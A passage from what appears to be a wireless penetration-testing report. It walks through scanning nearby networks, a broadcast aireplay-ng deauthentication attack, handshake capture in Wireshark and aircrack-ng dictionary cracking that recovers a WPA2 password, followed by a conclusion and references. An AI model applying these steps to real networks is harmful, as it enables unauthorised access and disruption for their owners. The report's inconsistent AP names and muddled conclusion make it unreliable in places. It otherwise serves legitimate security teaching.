 70:50:AF:43:7B:B2  -81        4        0    0   6  130   WPA2 CCMP   PSK  SKY6B07B
 0C:F9:C0:C4:DF:E6  -73        6        2    0   6  130   WPA2 CCMP   PSK  SKY5INLL
 D4:35:1D:01:4A:47  -76       15        4    0   6  195   WPA2 CCMP   PSK  vodafone014A47
 98:AA:FC:37:72:18  -77        6        0    0  11  270   OPN              Wi-Fi Socket
 D4:92:5E:B9:C3:8A  -75       11        2    0   5  195   WPA2 CCMP   PSK  vodafoneB9C38A
 18:82:8C:1A:A5:03  -80        1        0    0  11  195   WPA2 CCMP   PSK  BT-3FAJX3
 D4:DA:CD:47:65:C4  -79        3        0    0  11  130   WPA2 CCMP   PSK  SKY7ED3C
 38:A6:CE:D8:0D:70  -73       34        5    0   6  130   WPA2 CCMP   PSK  SKY5INLL
 72:F8:7E:2B:8A:3E  -67       48        0    0   1  195   WPA2 CCMP   PSK  <length:  9>
 72:F8:7E:2B:8A:3B  -68       46        0    0   1  195   OPN              EE WiFi
 BC:F8:7E:2B:8A:3A  -66       52       13    2   1  195   WPA2 CCMP   PSK  This isn't the Wifi
 B8:38:61:ED:83:A4  -40       79        5    0   6  130   WPA2 CCMP   PSK  jhburWAP
 3C:9E:C7:9A:AC:52  -67       35       97    0  11  260   WPA2 CCMP   PSK  SKY5INLL
 18:CF:24:58:9E:AC  -66       77        5    0   8  195   WPA2 CCMP   PSK  TALKTALK589E9D

 BSSID              STATION            PWR    Rate    Lost    Frames  Notes  Probes

 D4:92:5E:B9:C3:8A  50:8B:B9:3E:9F:97  -61    0 - 6      0         1
 BC:F8:7E:2B:8A:3A  0E:A2:F4:50:BC:56  -62   24e-24e     0         3
 (not associated)   28:24:FF:8D:4E:42  -72    0 - 1      0         2         SKYCBA47
 (not associated)   22:A5:E3:56:E3:E3  -55    0 - 1      0         6
Quitting ... ^C
```

Figure 3


Figure 3 contains the implementation of the third step, revealing all local wireless devices including their MAC addresses, encryption protocol and authentication. Our wireless access point is listed as *jhburWAP*.



```
┌──(evans㉿kali)-[~]
└─$ sudo aireplay-ng --deauth 0 -a  B8:38:61:ED:83:A4 wlan0
04:45:51  Waiting for beacon frame (BSSID: B8:38:61:ED:83:A4) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
04:45:51  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:38:61:ED:83:A4]
04:45:52  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:38:61:ED:83:A4]
04:45:52  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:38:61:ED:83:A4]
04:45:53  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:38:61:ED:83:A4]
04:45:53  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:38:61:ED:83:A4]
04:45:54  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:38:61:ED:83:A4]
04:45:55  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:38:61:ED:83:A4]
04:45:56  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:38:61:ED:83:A4]
04:45:56  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:38:61:ED:83:A4]
04:45:57  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:38:61:ED:83:A4]
04:45:58  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:38:61:ED:83:A4]
04:45:58  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:38:61:ED:83:A4]
04:45:59  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:38:61:ED:83:A4]
04:46:00  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:38:61:ED:83:A4]
04:46:00  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:38:61:ED:83:A4]
04:46:01  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:38:61:ED:83:A4]
04:46:01  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:38:61:ED:83:A4]
04:46:02  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:38:61:ED:83:A4]
04:46:03  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:38:61:ED:83:A4]
04:46:04  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:38:61:ED:83:A4]
```

Figure 4


The fourth step, as shown in *Figure 4*, is activating the de-authentication attack. In this phase, we established the four-way handshake, which enabled us to intercept and decrypt the data, the WAP login credentials, later.



```
──(evans㉿evans)-[~]
─$ sudo aircrack-ng caputures-01.cap -w /usr/share/wordlists/rockyou.txt
Reading packets, please wait...
Opening caputures-01.cap
Read 199634 packets.

  #  BSSID              ESSID                     Encryption

  1  B8:38:61:ED:83:A4  jaceyWAP                  WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening caputures-01.cap
Read 199634 packets.

1 potential targets
```

Figure 5

Figure 5 shows the cracking of the login credentials, which were captured and saved to a *.cap* file using Wireshark. The *rockyou.txt* file is a dictionary list stored in Kali, which contains an extensive list of possible passwords that may have been set; *aircrack-ng* compares the capture to this file and generates a password that matches.



captures-01.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
eapol
```

No.	Time	Source	Destination	Protocol	Length	Info
102	16.243738	Cisco_ed:83:a4	CloudNetwork_84:c2:…	EAPOL	133	Key (Message 1 of 4)
104	16.249724	CloudNetwork_84:c2:…	Cisco_ed:83:a4	EAPOL	155	Key (Message 2 of 4)
106	16.256909	Cisco_ed:83:a4	CloudNetwork_84:c2:…	EAPOL	237	Key (Message 3 of 4)
107	16.260879	Cisco_ed:83:a4	CloudNetwork_84:c2:…	EAPOL	237	Key (Message 3 of 4)
109	16.267337	CloudNetwork_84:c2:…	Cisco_ed:83:a4	EAPOL	133	Key (Message 4 of 4)
1068	35.918307	Cisco_ed:83:a4	CloudNetwork_84:c2:…	EAPOL	133	Key (Message 1 of 4)
1461	37.142602	Cisco_ed:83:a4	CloudNetwork_84:c2:…	EAPOL	133	Key (Message 1 of 4)
1579	37.748383	Cisco_ed:83:a4	CloudNetwork_84:c2:…	EAPOL	133	Key (Message 1 of 4)
1580	37.752602	Cisco_ed:83:a4	CloudNetwork_84:c2:…	EAPOL	133	Key (Message 1 of 4)
1581	37.758104	Cisco_ed:83:a4	CloudNetwork_84:c2:…	EAPOL	133	Key (Message 1 of 4)
1920	39.755739	Cisco_ed:83:a4	CloudNetwork_84:c2:…	EAPOL	133	Key (Message 1 of 4)


```
▸ Frame 102: 133 bytes on wire (1064 bits), 133 by
▸ IEEE 802.11 QoS Data, Flags: ......F.
▸ Logical-Link Control
▾ 802.1X Authentication
    Version: 802.1X-2001 (1)
    Type: Key (3)
    Length: 95
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 1]
  ▸ Key Information: 0x008a
    Key Length: 16
    Replay Counter: 0
    WPA Key Nonce: 7a9ab8b8cd2acb409c681dbee9c4b50
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 00000000000000000000000000000000
    WPA Key Data Length: 0
```

```
0000  88 02 3a 01 cc 6b 1e 84  c2 c7 b8 38 61 ed 8
0010  b8 38 61 ed 83 a4 00 00  00 00 aa aa 03 00 0
0020  88 8e 01 03 00 5f 02 00  8a 00 10 00 00 00 0
0030  00 00 00 7a 9a b8 b8 cd  2a cb 40 9c 68 1d b
0040  c4 b5 0f 01 76 6e ad 49  16 c4 70 e6 7d d2 6
0050  41 69 d8 00 00 00 00 00  00 00 00 00 00 00 0
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 0
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 0
0080  00 00 00 00 00
```

```
802.1X Authentication: Protocol    Packets: 25483 · Displayed: 11 (0.0%)    Profile: Default
```

Figure 6

Figure 6 contains the Wireshark capture on Kali Linux, including the *802.1X Authentication* field, which contains the keys we were required to crack.




```
    Length: 95
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 1]
  ▾ Key Information: 0x008a
      .... .... .... .010 = Key Descriptor Versio
      .... .... .... 1... = Key Type: Pairwise Ke
      .... .... ..00 .... = Key Index: 0
      .... .... .0.. .... = Install: Not set
      .... .... 1... .... = Key ACK: Set
      .... ...0 .... .... = Key MIC: Not set
      .... ..0. .... .... = Secure: Not set
      .... .0.. .... .... = Error: Not set
      .... 0... .... .... = Request: Not set
      ...0 .... .... .... = Encrypted Key Data: N
      ..0. .... .... .... = SMK Message: Not set
    Key Length: 16
    Replay Counter: 0
    WPA Key Nonce: 7a9ab8b8cd2acb409c681dbee9c4b5
```

```
0000  88 02 3a 01 cc 6b 1e 84  c2 c7 b8 38 61 ed
0010  b8 38 61 ed 83 a4 00 00  00 00 aa aa 03 00
0020  88 8e 01 03 00 5f 02 00  8a 00 10 00 00 00
0030  00 00 00 7a 9a b8 b8 cd  2a cb 40 9c 68 1d
0040  c4 b5 0f 01 76 6e ad 49  16 c4 70 e6 7d d2
0050  41 69 d8 00 00 00 00 00  00 00 00 00 00 00
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00
0080  00 00 00 00 00
```

802.1X Authentication: Protocol | Packets: 25483 · Displayed: 11 (0.0%) | Profile: Default

Figure 7

The image above shows further information on Wireshark, such as the key length and key nonce, which are analysed using the relevant Kali tools.



```
                          Aircrack-ng 1.7

      [00:03:56] 986922/14344392 keys tested (4240.02 k/s)

      Time left: 52 minutes, 30 seconds                          6.88%

                         KEY FOUND! [ Spiderman123 ]


      Master Key     : EE CA 43 D3 EC C3 CE 4D 89 C0 12 31 03 95 41 EF
                       06 FF 9C 54 14 D7 EB 77 B7 68 4B 05 17 C1 B8 8C

      Transient Key  : 79 D9 54 FE 95 6E 69 16 CE 7F 69 D4 8A F4 FD 18
                       6F C5 DA D9 37 98 65 89 FF B2 7E A2 C9 EA 7C A1
                       25 76 8A E2 B6 49 28 07 95 99 17 11 93 2D 93 22
                       AE 94 31 1E 8F 28 79 0B F2 FE 13 C8 E7 CD 89 FF

      EAPOL HMAC     : A8 25 A4 8B F3 F3 7C CB C4 7C 81 94 3D 99 DC 5F
```

Figure 8

Above is the final key capture, and the successful cracking of the WAP password.

6. Conclusion

Several key findings are highlighted in research regarding the critical importance of combating vulnerabilities found in wireless networks. This underscores the heightened risk of insecure networks as organizations continue to rely heavily on wireless communications, and many more are forced to supplement existing networks with ‘last mile’ cellular solutions from MetroPCS and other carriers. Therefore, it is important to have effective security measures in place, such as using strong passwords, keeping up with software updates, and using higher security protocols such as WPA3.

The research also emphasises the recurring nature of security improvement and the need for continuous security improvement over time through recurring monitoring and response strategies. In such a rapidly transforming threat landscape, organisations must stay ahead of the curve and respond. Penetration testing becomes a vital part of protecting wireless communication as it educates organisations about vulnerabilities, allowing them to improve their security framework further. Businesses can greatly shorten the time to market for new devices and programs by the forthrightness of these efforts. However, it significantly reduces the chance of contingent access and data breaches, keeping all the above in a wireless network as a secure and resilient wireless environment.

7. Reference List

Adam, A.S. and Sufyanu, Z., 2021. Performance Comparison of PyRAT and Phantom Antivirus Software Evasion Tools. SLU Journal of Science and Technology, 2(1), pp.65-72. https://www.academia.edu/download/65462374/SLUJST_Vol_2_issue_1_pp_65_72.pdf

Ahmad, R., Wazirali, R. and Abu-Ain, T., 2022. Machine learning for wireless sensor networks security: An overview of challenges and issues. Sensors, 22(13), p.4730. https://www.mdpi.com/1424-8220/22/13/4730

Almjamai, S., 2022. A comprehensive taxonomy of attacks and mitigations in IoT Wi-Fi networks: physical and data-link layer. https://www.diva-portal.org/smash/get/diva2:1719628/FULLTEXT02

Alsharif, M.H., Hossain, M.S., Jahid, A., Khan, M.A., Choi, B.J. and Mostafa, S.M., 2022. Milestones of Wireless Communication Networks and Technology Prospect of Next Generation (6G). Computers, Materials & Continua, 71(3). https://cdn.techscience.cn/ueditor/files/cmc/TSP_CMC-71-3/TSP_CMC_23500/TSP_CMC_23500.pdf

Alwhbi, I.A., 2024. Eavesdropping-Driven Profiling Attacks on Encrypted WiFi Networks: Unveiling Vulnerabilities in IoT Device Security. https://stars.library.ucf.edu/cgi/viewcontent.cgi?article=1348&context=etd2023

Anaoval, A.A., Zy, A.T. and Suherman, S., 2024. Analysis of Manual and Automated Methods Effectiveness in Website Penetration Testing for Identifying SQL Injection Vulnerabilities. Journal of Computer Networks, Architecture and High Performance Computing, 6(3), pp.1204-1212. https://www.jurnal.itscience.org/index.php/CNAPC/article/download/4249/3299

Antaryami, A., 2021. Comparative analysis of Parrot, Kali Linux and Network Security Toolkit (NST). https://era.library.ualberta.ca/items/b642ba6c-d9c3-40e3-a76d-935659c500b0/download/b7fcbb11-b230-470d-8876-9ad352c93ee8

Arogundade, O.R., 2023. Network security concepts, dangers, and defense best practical. Computer Engineering and Intelligent Systems, 14(2). https://core.ac.uk/download/pdf/564354439.pdf

Aslan, Ö., Aktuğ, S.S., Ozkan-Okay, M., Yilmaz, A.A. and Akin, E., 2023. A comprehensive review of cyber security vulnerabilities, threats, attacks, and solutions. Electronics, 12(6), p.1333. https://www.mdpi.com/2079-9292/12/6/1333

Bhadouria, A.S., 2022. Study of: Impact of Malicious Attacks and Data Breach on the Growth and Performance of the Company and Few of the World's Biggest Data Breaches. Int. J. Sci. Res. Publ. https://www.researchgate.net/profile/Aashi-Bhadouria/publication/363792663_Study_of_Impact_of_Malicious_Attacks_and_Data_Breach_on_the_Growth_and_Performance_of_the_Company_and_Few_of_the_World's_Biggest_Data_Breaches/links/632df88386b22d3db4d9c976/Study-of-Impact-of-Malicious-Attacks-and-Data-Breach-on-the-Growth-and-Performance-of-the-Company-and-Few-of-the-Worlds-Biggest-Data-Breaches.pdf

Chalvatzis, I., Karras, D. and Papademetriou, R., 2020. Reproducible modelling and simulating security vulnerability scanners evaluation framework towards risk management assessment of small and medium enterprises business networks. Indian Journal of Science and Technology, 13(37), pp.3910-3943. https://researchportal.port.ac.uk/files/25132332/IJST_2020_868.pdf

Ditscherlein, R., Furat, O., Löwer, E., Mehnert, R., Trunk, R., Leißner, T., Krause, M.J., Schmidt, V. and Peuker, U.A., 2022. PARROT: a pilot study on the open access provision of particle-discrete tomographic datasets. Microscopy and Microanalysis, 28(2), pp.350-360. https://www.cambridge.org/core/services/aop-cambridge-core/content/view/147CAF46AA648CB7A51ADACECA26EFEB/S143192762101391Xa_hi.pdf/parrot-a-pilot-study-on-the-open-access-provision-of-particle-discrete-tomographic-datasets.pdf

Emeto, I.C., Anthony, U.W., Elenwo, D.C., Galadima, A.A., Ajayi, C.O. and Hamza, M.S., 2024. Security Vulnerabilities of Wlan Protocols: A Review. Asian Journal of Research in Computer Science, 17(9), pp.13-26. http://archives.articleproms.com/id/eprint/2905/1/Emeto1792024AJRCOS113164.pdf

Goeman, V., de Ruck, D., Cordemans, T., Lapon, J. and Naessens, V., 2024. Reverse Engineering the Eufy Ecosystem: A Deep Dive into Security Vulnerabilities and Proprietary Protocols. In 18th USENIX WOOT Conference on Offensive Technologies (WOOT 24) (pp. 133-147). https://www.usenix.org/system/files/woot24-goeman.pdf

Hajar, M.S., Al-Kadri, M.O. and Kalutarage, H.K., 2021. A survey on wireless body area networks: Architecture, security challenges and research opportunities. Computers & Security, 104, p.102211. https://www.open-access.bcu.ac.uk/14018/1/HAJAR%202021%20A%20survey%20on%20wireless%20%28AAM%29.pdf

Hajar, M.S., Al-Kadri, M.O. and Kalutarage, H.K., 2021. A survey on wireless body area networks: Architecture, security challenges and research opportunities. Computers & Security, 104, p.102211. https://www.open-access.bcu.ac.uk/14018/1/HAJAR%202021%20A%20survey%20on%20wireless%20%28AAM%29.pdf

Hulina, A., 2020. Operating systems for privacy and anonymity: a survey. THESIS_Archive. Pdf. https://is.muni.cz/th/d1xkl/THESIS_Archive.pdf

Leszczyna, R., 2021. Review of cybersecurity assessment methods: Applicability perspective. Computers & Security, 108, p.102376. https://mostwiedzy.pl/pl/publication/download/1/review-of-cybersecurity-assessment-methods-applicability-perspective_57784.pdf

Muhammad, A.R., Sukarno, P. and Wardana, A.A., 2023. Integrated security information and event management (siem) with intrusion detection system (ids) for live analysis based on machine learning. Procedia Computer Science, 217, pp.1406-1415. https://www.sciencedirect.com/science/article/pii/S1877050922024243/pdf?md5=b0f04476320307a236d42581e8d4ae56&pid=1-s2.0-S1877050922024243-main.pdf

Ralte, V. and Chawngsangpuii, R., 2022, June. Comparative analysis of MQTT and CoAP using wireshark. In International Conference on Frontiers of Intelligent Computing: Theory and Applications (pp. 369-380). Singapore: Springer Nature Singapore. https://www.researchgate.net/profile/Istiaque-Ahmed/publication/368759283_Tracking_of_Lost_Objects_Using_GPS_and_GSM/links/647492fd59d5ad5f9c83f0bb/Tracking-of-Lost-Objects-Using-GPS-and-GSM.pdf#page=371

Saleem, T., Nataqain, Z.U., Saleem, M. and Mumtaz, G., 2024. A Comparative Study of CAINE Linux: A Digital Forensics Distribution. Journal of Computing & Biomedical Informatics, 7(02).https://www.jcbi.org/index.php/Main/article/download/614/542

Wu, K.L., Hue, M.H., Poon, N.M., Leung, K.M., Po, W.Y., Wong, K.T., Hui, S.H. and Chau, S.Y., 2023. Back to School: On the ({In) Security} of Academic {VPNs}. In 32nd USENIX Security Symposium (USENIX Security 23) (pp. 5737-5754). https://www.usenix.org/system/files/usenixsecurity23-wu-ka-lok.pdf

YARLAGADDA, V., 2024. Harnessing Kali Linux for Advanced Penetration Testing and Cybersecurity Threat Mitigation. Journal of Computing and Digital Technologies, 2(1), pp.22-35. https://www.researchgate.net/profile/Sunil-Kumar-Reddy-Anumandla/publication/382611869_Harnessing_Kali_Linux_for_Advanced_Penetration_Testing_and_Cybersecurity_Threat_Mitigation/links/66a4fb5b75fcd863e5dfa196/Harnessing-Kali-Linux-for-Advanced-Penetration-Testing-and-Cybersecurity-Threat-Mitigation.pdf